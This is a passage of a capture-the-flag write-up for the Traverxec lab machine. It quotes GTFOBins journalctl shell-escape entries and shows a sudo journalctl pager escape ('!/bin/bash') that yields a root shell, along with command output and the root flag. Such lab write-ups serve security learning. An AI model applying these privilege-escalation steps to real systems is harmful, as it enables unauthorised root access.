This invokes the default pager, which is likely to be `less`, other functions may apply.

This might not work if run by unprivileged users depending on the system configuration.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
journalctl
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo journalctl
!/bin/sh
```

```
1. You can get a shell with journalctl. Visit GTFObins
2. https://gtfobins.github.io/gtfobins/journalctl/#shell
3. If we remove the /usr/bin/cat command at the end we  fall into a journalctl shell. The prompt does not change but we are in it.
4. david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
5. SUCCESS. The way to be able to insert the !/bin/bash command to drop into a root shell is to use tmux to cut the window horizontally. See image below.
```



SUCCESS we got root

```
1. First I reduce the window pane of the user david ssh shell very small.
2. Then I run the command.
3. david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
4. Prefix + Shift + "" I reduce even smaller so that when I execute the above command again it drops down into readlines.
5.  Then press !/bin/bash and you should have a root shell.
6. -- Logs begin at Wed 2024-03-20 23:26:22 EDT, end at Thu 2024-03-21 16:36:03 EDT. --
Mar 21 11:06:16 traverxec sudo[1144]: pam_unix(sudo:auth): conversation failed
Mar 21 11:06:16 traverxec sudo[1144]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Mar 21 11:06:16 traverxec sudo[1144]: www-data : command not allowed ; TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=list
Mar 21 11:28:28 traverxec su[1156]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0
ruser=www-data rhost=  user=david
!/bin/bash
root@traverxec:/home/david/bin# whoami
root
root@traverxec:/home/david/bin# cat /root/root.txt
f1edb97bdc964e6339f84261e0b8c6e5
root@traverxec:/home/david/bin#
```


Traverxec has been Pwned!
Congratulations quadamage, best of luck in capturing flags ahead!
#19231
MACHINE RANK
21 Mar 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

Pwned